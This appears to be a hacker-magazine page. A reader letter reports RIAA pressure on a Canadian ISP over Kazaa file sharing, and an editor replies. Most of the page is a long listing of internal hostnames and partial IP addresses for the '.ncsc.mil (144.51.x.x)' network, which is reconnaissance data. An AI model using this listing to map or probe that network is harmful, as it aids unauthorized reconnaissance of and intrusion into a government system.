I just found out something quite disturbing at my workplace. I'm an analyst for a major ISP in Canada and I had an interesting conversation with my friend at the abuse department. It seems that the RIAA is pressuring us to shut down customers who have been involved in file sharing, especially on the Kazaa network. Apparently, the volume of threats by the RIAA, Sony, and other organizations is around 1000+ emails per month. They are receiving detailed logs with IP addresses and the names of the files that have been traded (even though everyone knows it's no proof). They've installed a new script on the Radius server to break down logs in smaller chunks so they can be searched faster. Needless to say, that is quite disturbing. So far, they have not shut down anyone, only sent warnings by email to the "offenders." They're in the process of deciding what to do next. I'll keep you posted. I thought you would find this interesting.

**Quebec**

*It might be interesting to find out exactly how they're getting these logs in the first place. Are they perhaps running some sites of their own? Or is your ISP monitoring what their users do?*

**continued on page 48**

# .ncsc.mil (144.51.x.x)

BlueCat.lts [162.82]
CLX1275-R224U.alpha [14.16]
CLXC710-R2FO.tycho [3.165]
CTEK860-R224U.alpha [14.12]
CTEK860-R23U.tycho [3.122]
HP4050-GCU.tycho [3.191]
HP4050-HSSSBU.alpha [14.27]
HP4050-R221.alpha [14.85]
HP4050-R222U.alpha [14.76]
HP4050-R223U.alpha [14.88]
HP4050-SESBU.alpha [14.1]
HP4050-SYSNET.tycho [3.105]
a01 [101.1]
a02 [101.2]
a03 [101.3]
a04 [101.4]
a05 [101.5]
a06 [101.6]
a07 [101.7]
a08 [101.8]
a09 [101.9]
a10 [101.10]
a11 [101.11]
a12 [101.12]
a13 [101.13]
a14 [101.14]
a15 [101.15]
a16 [101.16]
a17 [101.17]
a18 [101.18]
a19 [101.19]
a20 [101.20]
a21 [101.21]
a22 [101.22]
a23 [101.23]
a24 [101.24]
a25 [101.25]
a26 [101.26]
a27 [101.27]
a28 [101.28]
a29 [101.29]
a30 [101.30]
a31 [101.31]
a32 [101.32]
abbie [45.2]
absentminded [65.20]
abyss [32.15]
accelerative1 [178.4]
accord [88.75]
acheron [32.40]
ackerripple [165.28]
ackerripple27 [165.27]
ackerripple82 [165.82]
ackerripple83 [165.83]
ackerripple84 [165.84]
ackerripple85 [165.85]
adambomb [68.12]
addhairy [40.205]
addslosh [40.76]
adventure [90.28]
advocate.lts [162.150]
aerialroute [128.132]
aerialroute [151.132]
aerialsurvey [151.134]
afterdump [1.51]
afterlife [1.1]
afterlife1 [1.110]
aimhold [12.3]
aimhold1 [210.1]
aimhold10 [210.10]
aimhold11 [210.11]
aimhold2 [210.2]
aimhold3 [210.3]
aimhold5 [210.5]
aimhold6 [210.6]
aimhold7 [210.7]
aimhold81 [210.81]
aimhold9 [210.9]
aimingpoint [194.55]
aimless [90.31]
aimout [194.57]
airassault [86.165]
airbath-sea [6.209]
airbath [185.131]
airblue [185.133]
airbrake [185.132]
airpiracy01 [109.6]
airpiracy02 [114.144]
airpiracy03 [109.98]
airpiracy04 [109.5]
airpiracy05 [109.16]
airpiracy06 [114.149]
airpiracy07 [109.4]
airpiracy08 [109.94]
airpiracy09 [109.8]
airpiracy10 [114.147]
airpiracy11 [114.151]
airpiracy12 [114.163]
airpiracy13 [114.190]
airpiracy14 [109.19]
airpiracy15 [109.20]
airpiracy16 [109.10]
airpiracy17 [114.192]
airpiracy18 [114.199]
airpiracy19 [114.152]
airpiracy20 [109.7]
airpiracy21 [109.25]
airpiracy22 [109.9]
airpiracy23 [109.24]
airpiracy24 [109.3]
airpiracy25 [114.189]
airpiracy26 [114.146]
airpiracy27 [109.11]
airpiracy28 [109.2]
airpiracy29 [114.164]
airpiracy30 [109.1]
airpiracy31 [109.23]
airpiracy32 [109.97]
airpiracy33 [109.95]
airpiracy34 [109.96]
airpiracy35 [114.201]
airpiracy37 [114.203]
airpiracy38 [114.204]
airpiracy39 [109.93]
airpiracy40 [109.13]
airpiracy41 [109.18]
airpiracy42 [109.15]
airpiracy43 [109.12]
airpiracy44 [109.22]
airpiracy45 [109.21]
airpiracy46 [109.14]
airpiracy47 [109.17]
airpiracy48 [109.26]
airpiracy49 [109.27]
airpiracy50 [109.28]
airradio [194.59]
airwing [45.13]
albumboard [154.129]
albumspeed [90.17]
alfalfa [33.8]
alignment [127.40]
alnews [5.3]
alphaprime.alpha [14.74]
alpharay.alpha [14.90]
alpodog [155.136]
amberyellow [163.146]
amberyellow2 [163.147]
amberyellow4 [163.154]
amberyellow5 [163.168]
amen [1.8]
angel [1.28]
angels [33.26]
ans [32.31]
antares.alpha [14.20]
apronfeeder1 [166.130]
apronfeeder2 [166.129]
apronfeeder3 [166.133]
arcadia [32.11]
arcadiams [32.89]
arches [153.27]
areacarpet [64.19]
areasquare [64.17]
argilloid [64.81]
argylepurple1 [164.10]
argylepurple4 [164.4]
argylepurple5 [164.5]
argylesocks [166.7]
argylesocks1 [166.32]
argylesocks11 [166.42]
argylesocks12 [166.43]
argylesocks13 [166.44]
argylesocks14 [166.45]
argylesocks2 [166.33]
argylesocks29 [166.29]
argylesocks3 [166.34]
argylesocks4 [166.35]
argylesocks5 [166.36]
argylesocks7 [166.38]
argylesocks8 [166.39]
ariadne1 [85.50]
ariadne2 [85.51]
ariadne3 [85.52]
ariadne4 [85.53]
ariadne5 [85.54]
ariadne6 [85.55]
ariel.alpha [14.9]
arielgazelle [64.80]
armageddon [40.183]
armoryguide [64.8]
armorylatch [64.18]
armstrong [64.44]
asgard [32.16]
ashtree [64.212]
asteroid.eclipse [102.72]
astriction [64.25]
astriction26 [64.26]
autocross [68.35]
awkwardknight [65.3]
awkwardskill [154.132]
awkwardsquad [154.133]
azalea [163.139]
b01 [101.33]
b02 [101.34]
b03 [101.35]
b04 [101.36]
b05 [101.37]
b06 [101.38]
b07 [101.39]
b08 [101.40]
b09 [101.41]
b10 [101.42]
b11 [101.43]
b12 [101.44]
b13 [101.45]
b14 [101.46]
b15 [101.47]
b16 [101.48]
b17 [101.49]
b18 [101.50]
b19 [101.51]
b20 [101.52]
b21 [101.53]
b22 [101.54]
b23 [101.55]
b24 [101.56]
b25 [101.57]
b26 [101.58]
b27 [101.59]
b28 [101.60]
b29 [101.61]
b30 [101.62]
b31 [101.63]
b32 [101.64]
babblesound [166.131]
babblesound1 [166.132]
babu [34.7]
bacchus [1.24]
backfin [68.36]
backtofuture.lts [162.29]
badgerbait3 [165.140]
bahr [64.173]
balebreaker [151.131]
balrog [36.89]
bananaslug [178.212]
bandager [187.125]
bandore [64.62]
baramimghost [127.34]
baramimkobold [127.31]
baramimscooby [127.16]
baramimwarlock [127.37]
barathrum [32.61]
barbaloot.epoch [25.135]
barbarian.empire.eclipse [102.149]
barleyassign1 [156.163]
barleyassign153 [156.153]
barleyassign170 [156.170]
barleyassign171 [156.171]
barleyassign172 [156.172]
barleyassign175 [156.175]
barleyassign176 [156.176]
barleyassign177 [156.177]
barleyassign178 [156.178]
barleyassign179 [156.179]
barleyassign2 [156.157]
barleyassign218 [156.218]
barleyassign3 [156.156]
barleyassign4 [156.149]
barleyassign5 [156.158]
barleyassign9 [195.211]
barnacle [40.149]
barndoor104 [12.4]
barndoor4 [210.4]
barnickel [40.43]
barrierice [139.161]
barrierspit [154.144]
barry [164.16]
baseplate [88.222]
basil [163.174]
basintrail12 [187.12]
basintrail15 [187.15]
basintrail16 [187.16]
basintrail18 [187.18]
basintrail22 [187.22]
basintrail23 [187.23]
basintrail24 [187.24]
basintrail25 [187.25]
basintrail26 [187.26]
basintrail83 [187.83]
batfree133 [128.133]
batfree138 [128.138]
batfree139 [128.139]
batfree141 [128.141]
batfree142 [128.142]
batfree143 [128.143]
batfree144 [128.144]
batfree145 [128.145]
batfree146 [128.146]
batfree147 [128.147]
batfree149 [128.149]
batfree150 [128.150]
batfree151 [128.151]
batfree152 [128.152]
batfree36 [127.36]
batfree46 [41.129]
batfree47 [127.47]
battleax [183.3]
beachchant [40.71]
beachjolly65 [85.65]
beachjolly66 [85.66]
beachjolly67 [85.67]
beachjolly68 [85.68]
beachjolly69 [85.69]
beachjolly70 [85.70]
beachjolly71 [85.71]
beachjolly72 [85.72]
beachjolly73 [85.73]
beachjolly75 [85.75]
beachjolly76 [85.76]
beachjolly77 [85.77]
beachjolly78 [85.78]
beachjolly79 [85.79]
beachjolly80 [85.80]
beachjolly81 [85.81]
beachjolly83 [85.83]
beachpea [40.177]
beanmix [89.137]
beargundy [163.169]
bearington [165.17]
beast.lts [162.138]
bedknob [64.179]
beefbone [155.135]
beelzebub [1.63]
beetleoilman [40.58]
beezee [165.18]
befipeck [40.57]
beforelife [35.201]
belgariad18 [126.18]
belgariad19 [126.19]
belgariad20 [126.20]
belgariad21 [126.21]
belgariad23 [126.23]
belgariad24 [126.24]
belgariad25 [126.25]
belgariad27 [126.27]
belgariad28 [126.28]
belgariad29 [126.29]
belgariad30 [126.30]
belgariad33 [126.33]
belgariad34 [126.34]
belgariad35 [126.35]
belgariad37 [126.37]
belgariad39 [126.39]
belgariad40 [126.40]
belgariad41 [126.41]
belgariad42 [126.42]
belgariad43 [126.43]
belgariad44 [126.44]
belgariad45 [126.45]
belgariad46 [126.46]
belgariad47 [126.47]
belgariad48 [126.48]
belgariad50 [126.50]
belgariad51 [126.51]
belgariad52 [126.52]
belgariad53 [126.53]
belgariad54 [126.54]
belgariad56 [126.56]
belgariad57 [126.57]
belgariad58 [126.58]
belgariad59 [126.59]
belgariad60 [126.60]
belgariad66 [126.66]
belgariad81 [126.81]
belgariad82 [126.82]
belgariad83 [126.83]
bellatrix.orion [26.24]
benjamin [165.20]
berylaqua [179.2]
berylaqua1 [179.81]
bespin.empire.eclipse [102.139]
beyondreason [64.90]
bigbang.eclipse [102.90]
bigbang.orion [26.26]
bigfoot [127.28]
bigmail [5.22]
bigmamma [5.10]
bignabob00 [5.8]
bignabob01 [5.5]
bignabob02 [5.6]
bignabob1 [5.90]
bignabob2 [5.91]
bignabob3 [5.92]
bignadir [178.2]
bignag [5.23]
bignandin [64.77]
bignastic [151.129]
bilbo [36.87]
blackcat [1.66]
blesslogic [40.75]
blisscove130 [41.130]
blisscove131 [41.131]
blisscove132 [41.132]
blisscove133 [41.133]
blisscove134 [41.134]
blisscove137 [41.137]
blisscove138 [41.138]
blisscove140 [41.140]
blisscove142 [41.142]
blisscove143 [41.143]
blisscove144 [41.144]
blisscove146 [41.146]
blisscove147 [41.147]
blockingpress [90.15]
bloom [165.24]
bluebeary [165.25]
bluejays [33.10]
bluntcurl120 [176.120]
bluntcurl129 [176.129]
bluntcurl133 [176.133]
bluntcurl134 [176.134]
bluntcurl135 [176.135]
bluntcurl136 [176.136]
bluntcurl137 [176.137]
bluntcurl138 [176.138]
bluntcurl139 [176.139]
bluntcurl209 [176.209]
bluntcurl210 [176.210]
bluntcurl211 [176.211]
blushdress8 [178.8]
blushdress83 [178.83]
blushdress84 [178.84]
blushdress85 [178.10]
blushdress9 [178.9]
boarfilet [40.48]
bonfire [1.96]
bonnie [165.30]
bonytail [153.150]
booklouse [64.10]
bookone [85.99]
bookplate [64.16]
bookstall [178.91]
bookthree [176.4]
booktwo [176.2]
bootmiser [64.15]
boringmussel [64.94]
bostonrocker [153.139]
boxbin [178.1]
brainstorm.lts [162.6]
braves [33.24]
brazendeus1 [194.16]
breakupsplash10 [211.10]
breakupsplash11 [211.11]
breakupsplash12 [211.12]
breakupsplash13 [211.13]
breakupsplash14 [211.14]
breakupsplash15 [211.15]
breakupsplash16 [211.16]
breakupsplash17 [211.17]
breakupsplash18 [211.18]
breakupsplash19 [211.19]
breakupsplash2 [211.2]
breakupsplash20 [211.20]
breakupsplash21 [211.21]
breakupsplash22 [211.22]
breakupsplash23 [211.23]
breakupsplash24 [211.24]
breakupsplash25 [211.25]
breakupsplash26 [211.26]
breakupsplash27 [211.27]
breakupsplash28 [211.28]
breakupsplash29 [211.29]
breakupsplash3 [211.3]
breakupsplash30 [211.30]
breakupsplash31 [211.31]
breakupsplash32 [211.32]
breakupsplash33 [211.33]
breakupsplash34 [211.34]
breakupsplash35 [211.35]
breakupsplash36 [211.36]
breakupsplash37 [211.37]
breakupsplash38 [211.38]
breakupsplash39 [211.39]
breakupsplash40 [211.40]
breakupsplash41 [211.41]
breakupsplash42 [211.42]
breakupsplash43 [211.43]
breakupsplash44 [211.44]
breakupsplash45 [211.45]
breakupsplash46 [211.46]
breakupsplash47 [211.47]
breakupsplash48 [211.48]
breakupsplash49 [211.49]
breakupsplash50 [211.50]
breakupsplash51 [211.51]
breakupsplash52 [211.52]
breakupsplash53 [211.53]
breakupsplash54 [211.54]
breakupsplash55 [211.55]
breakupsplash56 [211.56]
breakupsplash57 [211.57]
breakupsplash58 [211.58]
breakupsplash59 [211.59]
breakupsplash60 [211.60]
breakupsplash61 [211.61]
breakupsplash62 [211.62]
breakupsplash63 [211.63]
breakupsplash64 [211.64]
breakupsplash65 [211.65]
breakupsplash68 [211.68]
breakupsplash69 [211.69]
breakupsplash81 [211.81]
breakupsplash82 [211.82]
breakupsplash83 [211.83]
breakupsplash84 [211.84]
breakupsplash88 [211.88]
breakupsplash89 [211.89]
breakupsplash90 [211.90]
breakupsplash91 [211.91]
breechloader [153.151]
breechpin [153.138]
brewers [33.22]
brookweed [123.31]
brookwood [123.32]
bruntpaid [40.49]
bugbite [64.47]
bugfoot [40.156]
bullpit [163.152]
bullwinkle [64.174]
bunning [153.129]
buschquack [12.5]
butterfly [1.45]
buyercling1 [197.1]
buyercling10 [197.10]
buyercling11 [197.11]
buyercling12 [197.12]
buyercling129 [197.129]
buyercling13 [197.13]
buyercling131 [197.131]
buyercling133 [197.133]
buyercling134 [197.134]
buyercling136 [197.136]
buyercling137 [197.137]
buyercling138 [197.138]
buyercling14 [197.14]
buyercling140 [197.140]
buyercling141 [197.141]
buyercling143 [197.143]
buyercling144 [197.144]
buyercling145 [197.145]

buyercling146 [197.146]
buyercling147 [197.147]
buyercling148 [197.148]
buyercling149 [197.149]
buyercling15 [197.15]
buyercling150 [197.150]
buyercling151 [197.151]
buyercling152 [197.152]
buyercling153 [197.153]
buyercling154 [197.154]
buyercling155 [197.155]
buyercling156 [197.156]
buyercling157 [197.157]
buyercling158 [197.158]
buyercling159 [197.159]
buyercling16 [197.16]
buyercling160 [197.160]
buyercling161 [197.161]
buyercling162 [197.162]
buyercling163 [197.163]
buyercling164 [197.164]
buyercling165 [197.165]
buyercling166 [197.166]
buyercling167 [197.167]
buyercling168 [197.168]
buyercling169 [197.169]
buyercling17 [197.17]
buyercling170 [197.170]
buyercling171 [197.171]
buyercling172 [197.172]
buyercling173 [197.173]
buyercling174 [197.174]
buyercling175 [197.175]
buyercling176 [197.176]
buyercling177 [197.177]
buyercling178 [197.178]
buyercling179 [197.179]
buyercling18 [197.18]
buyercling180 [197.180]
buyercling181 [197.181]
buyercling182 [197.182]
buyercling183 [197.183]
buyercling184 [197.184]
buyercling185 [197.185]
buyercling186 [197.186]
buyercling187 [197.187]
buyercling188 [197.188]
buyercling189 [197.189]
buyercling19 [197.19]
buyercling190 [197.190]
buyercling191 [197.191]
buyercling192 [197.192]
buyercling193 [197.193]
buyercling194 [197.194]
buyercling195 [197.195]
buyercling196 [197.196]
buyercling198 [197.198]
buyercling199 [197.199]
buyercling2 [197.2]
buyercling20 [197.20]
buyercling204 [197.204]
buyercling209 [197.209]
buyercling21 [197.21]
buyercling211 [197.211]
buyercling212 [197.212]
buyercling22 [197.22]
buyercling3 [197.3]
buyercling4 [197.4]
buyercling6 [197.6]
buyercling7 [197.7]
buyercling8 [197.8]
buyercling81 [197.81]
buyercling82 [197.82]
buyercling83 [197.83]
buyercling84 [197.84]
buyercling85 [197.85]
buyercling86 [197.86]
buyercling87 [197.87]
buyercling88 [197.88]
buyercling9 [197.9]
buzzsession [64.91]
c01 [101.65]
c02 [101.66]
c03 [101.67]
c04 [101.68]
c05 [101.69]
c06 [101.70]
c07 [101.71]
c08 [101.72]
c09 [101.73]
c10 [101.74]
c11 [101.75]
c12 [101.76]
c13 [101.77]
c14 [101.78]
c15 [101.79]
c16 [101.80]
c17 [101.81]
c18 [101.82]
c19 [101.83]
c20 [101.84]
c21 [101.85]
c22 [101.86]
c23 [101.87]
c24 [101.88]
c25 [101.89]
c26 [101.90]
c27 [101.91]
c28 [101.92]
c29 [101.93]
c30 [101.94]
c31 [101.95]
c32 [101.96]
cadypond134 [83.134]
cadypond135 [83.135]
cadypond139 [83.139]
cadypond143 [83.143]
cadypond145 [83.145]
cadypond148 [83.148]
cadypond6 [83.6]
cadypond8 [83.8]
calamint [64.22]
calicobush [64.9]
callisto.alpha [14.2]
calvin.relay [17.1]
campfire.lts [162.136]
campsite-e200 [153.126]
campsite-e201 [155.126]
campsite-e202 [153.254]
campsite-f10 [154.254]
campsite [6.34]
candleflame [90.14]
captainvideo [123.15]
carbonspot [64.11]
cardinals [33.11]
castabout-e00 [11.254]
castabout-e02 [72.254]
castabout-e03 [50.25]
castabout-e04 [115.254]
castabout-e05 [44.254]
castabout-e10 [140.33]
castabout-e11 [89.65]
castabout-e13 [140.65]
castabout-e14 [85.97]
castabout-f120 [87.129]
castabout-fe900 [50.75]
castabout-s82 [84.1]
castabout [7.34]
castercorn [151.135]
castercorner [154.143]
castledoor-e20 [122.62]
castledoor-e21 [88.33]
castledoor [87.131]
castorcorner [154.210]
catfacebaby [88.67]
cauldron [68.5]
cc111484-a.alpha [14.25]
ccg [91.12]
cdserv1.tycho [3.238]
cementmixer [154.33]
cementpond [154.34]
certtrain [155.162]
champion.lts [162.148]
changeme.lts [162.89]
channelpiloting [155.164]
chargeship [88.103]
chariotbox [64.134]
charmeleon [182.129]
chaseline [156.139]
chewtoy [155.155]
chillyriver [40.46]
chipahoy [139.71]
chisel [178.131]
choker [155.157]
choptank [45.15]
chricton.dewnet [43.20]
chthonic [32.18]
cielo [32.24]
cinchknot [68.43]
citylights [68.14]
claimingrace [153.26]
claypond130 [83.130]
cliffhang-atm500 [87.161]
cliffhang-e00 [35.254]
cliffhang-e01 [18.253]
cliffhang-e02 [100.32]
cliffhang-e03 [45.250]
cliffhang-e04 [36.30]
cliffhang-e12 [93.126]
cliffhang-e13 [89.33]
cliffhang-e15 [93.195]
climbdown.annex [24.25]
climbdown.tycho [3.8]
clockarm [88.76]
clxc710-r23u.tycho [3.233]
coalcar [153.22]
coalpipe.epoch [25.11]
coalstack.epoch [25.12]
coastsea [164.145]
coathook2 [9.2]
coathook4 [9.4]
coathook5 [9.5]
coatrack1 [6.1]
coatrack10 [6.10]
coatrack11 [6.11]
coatrack12 [6.12]
coatrack13 [6.13]
coatrack2 [6.2]
coatrack5 [6.5]
coatrack9 [6.9]
cobra.lts [162.143]
cockleshell [40.34]
cogswell.lts [162.14]
colorfilter-f200 [10.254]
colorfilter [87.130]
comet.eclipse [102.70]
conan.lts [162.139]
concept-a400 [6.33]
concept-a500 [87.162]
concept-e00 [86.94]
concept-e02 [16.254]
concept-e03 [40.222]
concept-e04 [103.254]
concept-e05 [101.158]
concept-e10 [139.97]
concept-e11 [123.254]
concept-e12 [127.254]
concept-e13 [139.65]
concept-e14 [89.129]
concept-e20 [85.33]
concept-e21 [86.98]
concept-e22 [85.161]
concept-e23 [86.65]
concept-e24 [47.254]
concept-e25 [88.65]
concept-f1000 [98.126]
concept-f1010 [86.33]
concept-f110 [106.1]
concept-f120 [128.2]
concept-f30 [68.62]
concept-s87 [20.3]
concept [12.254]
conkshell [40.168]
contrastspace [153.142]
cookiemenu01 [46.1]
cookiemenu05 [46.5]
cookiemenu10 [46.10]
cookiemenu3 [46.3]
cookiemenu8 [46.8]
cookiemenu82 [46.82]
cookiemenu83 [46.83]
copedunk1 [90.129]
copedunk134 [90.134]
copedunk135 [90.135]
copedunk136 [90.136]
copedunk2 [90.130]
copedunk209 [90.209]
copedunk3 [90.131]
copedunk5 [90.133]
corbel-a1000 [7.33]
corbel [86.34]
cornish [32.51]
corona [1.98]
corrosion [40.148]
cosmo [34.6]
cosmos.eclipse [102.84]
cp40-lpd [123.41]
cphantom [155.9]
cphazor [155.10]
cphighter [151.139]
cpsc-online.radium [66.251]
craballey [45.18]
cradlecuff [40.50]
crateguide [40.144]
crater.eclipse [102.86]
cravefail [40.181]
creamgin [154.4]
croquet [68.22]
crumbcloth [64.20]
crustacean [40.139]
crygird13 [208.13]
crygird14 [208.14]
crygird15 [208.15]
crygird16 [208.16]
crygird17 [208.17]
crygird18 [208.18]
crygird19 [208.19]
crygird20 [208.20]
crygird21 [208.21]
crygird22 [208.22]
crygird26 [208.26]
crygird27 [208.27]
crygird28 [208.28]
crygird29 [208.29]
crygird30 [208.30]
crygird81 [208.81]
crygird82 [208.82]
ctek860-r21u.orion [26.7]
ctenophora [40.202]
cubefoster129 [37.129]
cubefoster139 [37.139]
cubefoster140 [37.140]
cubefoster141 [37.141]
cubefoster142 [37.142]
cubefoster143 [37.143]
cubefoster144 [37.144]
cubefoster171 [37.171]
cubefoster172 [37.172]
cubefoster178 [37.178]
cubefoster179 [37.179]
cubefoster180 [37.180]
cubefoster211 [37.211]
cubefoster215 [37.215]
cubs [33.21]
d01 [101.97]
d02 [101.98]
d03 [101.99]
d04 [101.100]
d05 [101.101]
d06 [101.102]
d07 [101.103]
d08 [101.104]
d09 [101.105]
d10 [101.106]
d11 [101.107]
d12 [101.108]
d13 [101.109]
d14 [101.110]
d15 [101.111]
d16 [101.112]
d17 [101.113]
d18 [101.114]
d19 [101.115]
d20 [101.116]
d21 [101.117]
d22 [101.118]
d23 [101.119]
d24 [101.120]
d25 [101.121]
d26 [101.122]
d27 [101.123]
d28 [101.124]
d29 [101.126]
d30 [101.127]
d31 [101.128]
dabble [123.28]
dabbler [40.200]
dagnabit [32.2]
daiseybush [64.137]
daiseybush [65.2]
daisycutter [1.74]
dakota.lts [162.170]
damageable [1.75]
dampdell [178.130]
dampdell210 [178.210]
dampvapor [93.152]
damselreef [40.154]
danglement [153.140]
dantums [164.253]
daphne [127.25]
daphne20 [127.20]
daphne21 [127.21]
daphne22 [127.22]
dardani [64.211]
darkling [164.125]
darling [165.253]
dartpoint [64.130]
dateline [166.125]
datestamp [123.37]
davenport [91.221]
daverbird [167.125]
dawnpatrolnet [181.6]
dawnpatrolwatch [181.81]
decorum [88.105]
deepwell [86.99]
deertick [155.150]
dejavu [1.26]
delbert [12.2]
deliverance.tycho [3.101]
dellsucks [9.160]
delltest.tycho [3.82]
delmatic [163.125]
denture [165.125]
destiny.lts [162.40]
destiny [32.42]
devil [1.27]
diablo [1.44]
dietglue [40.66]
dig [153.20]
digitalpluck1 [94.65]
digitalpluck2 [94.66]
digitalpluck3 [94.67]
digitalpluck4 [94.68]
digitalpluck5 [94.69]
digitalpluck6 [94.70]
discstudy [40.131]
disguise [101.125]
disguise2 [101.253]
doberman [155.153]
dodgechain [153.130]
dodgers [33.16]
dogbowl [155.158]
doggydoor [155.151]
dogleash [155.154]
donaldduck [90.27]
downing [204.84]
downstay [155.159]
downwolff81 [109.81]
downwolff82 [109.82]
downwolff83 [109.83]
downwolff84 [109.84]
druidblock1 [103.1]
druidblock10 [103.10]
druidblock11 [103.11]
druidblock12 [103.12]
druidblock13 [103.13]
druidblock14 [103.14]
druidblock15 [103.15]
druidblock16 [103.16]
druidblock17 [103.17]
druidblock18 [103.18]
druidblock19 [103.19]
druidblock2 [103.2]
druidblock20 [103.20]
druidblock21 [103.21]
druidblock3 [103.3]
druidblock4 [103.4]
druidblock5 [103.5]
druidblock6 [103.6]
druidblock7 [103.7]
druidblock8 [103.8]
druidblock82 [103.82]
druidblock9 [103.9]
dryheat [37.154]
dryriver [37.210]
drysea [68.28]
dug [153.21]
dust.eclipse [102.89]
dustyleaf1 [93.146]
dustyleaf181 [188.181]
dyelipid1 [85.48]
dyelipid2 [85.49]
dyelipid4 [85.59]
dyelipid5 [85.60]
dyelipid6 [85.61]
dyelipid7 [85.62]
e01 [101.129]
e02 [101.130]
e03 [101.131]
e04 [101.132]
e05 [101.133]
e06 [101.134]
e07 [101.135]
e08 [101.136]
e09 [101.137]
e10 [101.138]
e11 [101.139]
e12 [101.140]
e13 [101.141]
e14 [101.142]
e15 [101.143]
e16 [101.144]
e17 [101.145]
e18 [101.146]
e19 [101.147]
e20 [101.148]
e21 [101.149]
e22 [101.150]
e23 [101.151]
e24 [101.152]
e25 [101.153]
e26 [101.154]
e27 [101.155]
e28 [101.156]
e29 [101.157]
e30 [101.159]
earthen [64.167]
eastport [45.17]
eclipse [102.80]
edgeserver.annex [24.10]
effortless [127.42]
ejectionseat [89.139]
elaine [34.3]
elroy.lts [162.9]
elusion [64.37]
elysium [32.1]
embraceable [154.2]
emeraldgreen [64.83]
emeraldstone [141.36]
empire.eclipse [102.133]
encamp [12.250]
endline [87.67]
endor.empire.eclipse [102.140]
enid.lts [162.52]
enigma [40.134]
enterprise.lts [162.247]
enzo.lts [162.133]
equatol.lts [162.28]
escapefrom [76.20]
escapegame [76.21]
escapelimit [76.22]
escapepain [76.23]
escaperun [76.24]
escapeto [76.25]
escapewild [76.26]
eternity [1.16]
etoncap [68.37]
etongame [68.38]
evenkeel [40.179]
everlasting.lts [162.41]
examineyouth [40.56]
existingspace [65.1]
exitinterview [64.93]
eyashawk [64.4]
f01 [101.161]
f01a [101.160]
f02 [101.162]
f03 [101.163]
f04 [101.164]
f05 [101.165]
f06 [101.166]
f07 [101.167]
f08 [101.168]
f09 [101.169]
f10 [101.170]
f11 [101.171]
f12 [101.172]
f13 [101.173]
f14 [101.174]
f15 [101.175]
f16 [101.176]
f17 [101.177]
f18 [101.178]
f19 [101.179]
f20 [101.180]
f21 [101.181]
f22 [101.182]
f23 [101.183]
f24 [101.184]
f25 [101.185]
f26 [101.186]
f27 [101.187]
f28 [101.188]
f29 [101.189]
f30 [101.190]
f31 [101.191]
f32 [101.192]
fabricspace141 [165.141]
fabricspace2 [165.135]
fabricspace3 [165.134]
fabricspace4 [165.209]
fabricspace5 [165.210]
facesaver.epoch [25.10]
fairweather194 [87.194]
fairweather195 [87.195]
fairweather196 [87.196]
fairweather197 [87.197]
fairweather198 [87.198]
falcon.empire.eclipse [102.143]
fanatic [1.58]
fantasy [90.35]
fate.lts [162.39]
fate [32.25]
fatems [32.94]
featherweight [64.59]
fiddler [76.14]
figurecaster [65.22]
figurestone [64.84]
findblink [40.65]
fire [32.45]
fire1 [90.1]
fire11 [90.11]
fire18 [90.18]
fire20 [194.67]
fire20 [90.20]
fire209 [193.209]
fire21 [90.21]
fire210 [193.210]
fire39 [194.51]
fire41 [194.53]
fire42 [90.42]
fire43 [90.43]
fire44 [194.35]
fire45 [194.36]
fire46 [90.46]
fire47 [90.47]
fire48 [90.48]
fire49 [90.49]
fire51 [194.85]
fire52 [194.34]
fire52 [90.52]
fire53 [90.53]
fire54 [90.54]
fire56 [194.56]
fire57 [90.16]
fire58 [90.57]
fire59 [90.58]
flare.eclipse [102.79]
flashwarp-light [182.134]
flashwarp-space [183.130]
flashwarp-speed [182.133]
flashwarp-star [183.129]
flavin1 [173.1]
flavin10 [173.24]
flavin11 [173.25]
flavin12 [173.26]
flavin13 [173.27]
flavin131 [174.131]
flavin134 [174.135]
flavin14 [174.133]
flavin15 [174.132]
flavin16 [173.16]
flavin2 [173.2]
flavin3 [173.17]
flavin4 [173.18]
flavin5 [173.19]
flavin6 [173.20]
flavin7 [173.21]
flavin8 [173.22]
flavin9 [173.23]
fleabath [155.147]
fleacollar [155.149]
floatbridge [68.20]
flores [64.169]
florin [64.175]
foldfile [194.42]
foldgold [190.138]
foldover [190.139]
foldpair [190.137]
foldpair [194.44]
forcefield.ec [79.34]
forecourt [64.13]
fortjewel11 [213.11]
fortjewel12 [213.12]
fortjewel13 [213.13]
foxfur [195.10]
foxpin [156.132]
freedom [64.138]
freedom1 [64.139]
freeport.lts [162.61]
freespace135 [9.135]
freespace145 [9.145]
freespace146 [9.146]
freespace99 [87.193]
frilly [1.77]
frizzle [1.78]
frodo [36.84]
frogleg.alpha [14.13]
frontier.lts [162.132]
frontier [90.26]
frostbite [178.93]
frostfell [64.92]
frosty [178.5]
fruitbat [68.19]
fumenter.lts [162.8]
furblanc1 [205.1]
furblanc12 [205.12]
furblanc15 [205.15]
furblanc16 [205.16]
furblanc17 [205.17]
furblanc18 [205.18]
furblanc19 [205.19]
furblanc8 [205.8]
furblanc9 [205.9]
furblanc96 [205.96]
furblanc97 [205.97]
futureawk.lts [162.86]
futurebadger.lts [162.81]
futurecare.lts [162.23]
futurecat.lts [162.32]
futurecloud.lts [162.34]
futureday.lts [162.56]
futuredeal.lts [162.24]
futurefish.lts [162.33]
futuregopher.lts [162.80]
futuregrep.lts [162.25]
futurehandle.lts [162.5]
futurehelp.lts [162.76]
futurehike.lts [162.77]
futurejoy.lts [162.45]
futurelan.lts [162.84]
futurelife.lts [162.2]
futurelight.lts [162.20]
futurelove.lts [162.46]
futuremack.lts [162.30]
futureman.lts [162.48]
futuremist.lts [162.21]
futurenet.lts [162.75]
futurenic.lts [162.87]
futurenight.lts [162.18]
futureping.lts [162.88]
futureport.lts [162.85]
futureradio.lts [162.78]
futuresight.lts [162.19]
futuresilk.lts [162.64]
futuresky.lts [162.57]
futurespast.lts [162.60]
futurest.lts [162.36]
futurestand.lts [162.37]
futurestar.lts [162.35]
futuretest.lts [162.26]
futuretrek.lts [162.63]
futurewan.lts [162.83]
futurewildcat.lts [162.79]
futurewin2k.lts [162.44]
futuristic.lts [162.22]
futury.lts [162.59]
fuzzbear1 [155.165]
fuzzbear10 [155.174]
fuzzbear11 [155.175]
fuzzbear12 [155.176]
fuzzbear14 [155.178]
fuzzbear2 [155.166]
fuzzbear209 [155.209]
fuzzbear210 [155.210]
fuzzbear211 [155.211]
fuzzbear212 [155.212]
fuzzbear213 [155.213]
fuzzbear3 [155.167]
fuzzbear4 [155.168]
fuzzbear5 [155.169]
fuzzbear6 [155.170]
fuzzbear7 [155.171]
fuzzbear8 [155.172]
